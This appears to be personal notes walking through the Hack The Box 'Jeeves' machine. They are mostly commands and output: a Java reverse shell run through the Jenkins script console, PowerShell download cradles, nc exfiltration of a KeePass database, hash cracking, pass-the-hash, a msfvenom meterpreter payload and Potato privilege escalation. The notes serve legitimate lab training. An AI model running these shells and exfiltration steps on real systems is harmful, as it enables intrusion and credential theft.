JENKINS EXPLOIT

FILE TRANSFER WINDOWS TO KALI (USING FTP, NC)

KEEPASSX

PTH-WINEXE PASS THE HASH

LOVELY POTATO (PRIVESC JUICY POTATO)

LONELY POTATO

PORT STATE SERVICE VERSION

80/tcp open http Microsoft IIS httpd 10.0

| http-methods:

|_ Potentially risky methods: TRACE

|_http-server-header: Microsoft-IIS/10.0

|_http-title: Ask Jeeves

135/tcp open msrpc Microsoft Windows RPC

445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)

50000/tcp open http Jetty 9.4.z-SNAPSHOT

|_http-server-header: Jetty(9.4.z-SNAPSHOT)

|_http-title: Error 404 Not Found

gobuster dir -u http://10.10.10.63:50000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 25

http://jeeves.htb:50000/askjeeves/

http://jeeves.htb:50000/askjeeves/manage

http://jeeves.htb:50000/askjeeves/script

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#java

root@kali:/home/kali/Desktop/hackthebox/jeeves# cat java-reverse-shell

String host="10.10.14.17";

int port=1337;

String cmd="cmd.exe";

Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();

root@kali:/home/kali# nc -nlvp 1337

USER SHELL GAINED!!!!!!!!!

C:\Windows\Temp>powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.33/nc.exe','C:\Windows\Temp\nc.exe')"

powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.17/nc.exe','C:\Users\kohsuke\Documents\nc.exe')"

root@akg:/home/akg/Desktop/hackthebox/jeeves# python -m SimpleHTTPServer 80

Directory of C:\Users\kohsuke\Documents

11/03/2017 11:18 PM <DIR> .

11/03/2017 11:18 PM <DIR> ..

09/18/2017 01:43 PM 2,846 CEH.kdbx

1 File(s) 2,846 bytes

2 Dir(s) 7,539,777,536 bytes free

WINDOWS TO KALI USING FTP

python -m pyftpdlib -p 21 –w

ftp 10.10.14.33

anonymous –anonymous

put CEH.kdbx

GETTING FILE TO KALI

nc -lnvp 4444 > CEH.kdbx

C:\Users\kohsuke\Documents>C:\Users\Administrator\.jenkins\nc.exe 10.10.14.17 4444 < CEH.kdbx


root@akg:/home/akg/Desktop/hackthebox/jeeves# keepass2john CEH.kdbx

root@akg:/home/akg/Desktop/hackthebox/jeeves# john --format="keepass" --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

moonshine1 (CEH)

apt install keepassx

keepassx CEH.kdbx



PTH-WINEXE PASS THE HASH

pth-winexe -U ./Administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 //10.10.10.63 cmd.exe

C:\Users\Administrator\Desktop>more < hm.txt:root.txt

2ND WAY

C:\Users\kohsuke\Documents>whoami /priv

2ND WAY

CHECK IF WORKS

JP.exe -l 1337 -p c:\windows\system32\cmd.exe -t *

Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337

.....

[+] authresult 0

{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.17 LPORT=4444 -f exe > meterpreter.exe

root@akg:/home/akg/Desktop/hackthebox/jeeves# python -m SimpleHTTPServer 80

start handler(MSF CONSOLE MULTI HANDLER)

powershell -c "IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.17/Invoke-LovelyPotato.ps1')"

https://github.com/TsukiCTF/Lovely-Potato

root@kali:/home/kali/Desktop/htb/jeeves# cp /home/kali/Desktop/htb/bounty/lonelypotato.exe .

root@kali:/home/kali/Desktop/htb/jeeves# cp /home/kali/Desktop/htb/bounty/shell.bat .

root@kali:/home/kali/Desktop/htb/jeeves# cp /home/kali/Desktop/htb/bounty/powershell-reverse-shell.ps1 .

root@kali:/home/kali/Desktop/htb/jeeves# python -m SimpleHTTPServer 80

root@kali:/home/kali/Desktop/htb/jeeves# nc -nlvp 9003

C:\Users\kohsuke\Desktop>powershell -c "(new-object
System.Net.WebClient).DownloadFile('http://10.10.14.27/lonelypotato.exe','C:\Users\Kohsuke\Desktop\lonelypotato.exe')
"

C:\Users\kohsuke\Desktop>powershell -c "(new-object
System.Net.WebClient).DownloadFile('http://10.10.14.27/shell.bat','C:\Users\Kohsuke\Desktop\shell.bat')"

C:\users\kohsuke\Desktop\lonelypotato.exe * C:\users\kohsuke\Desktop\shell.bat

ROOTED!!!!!!!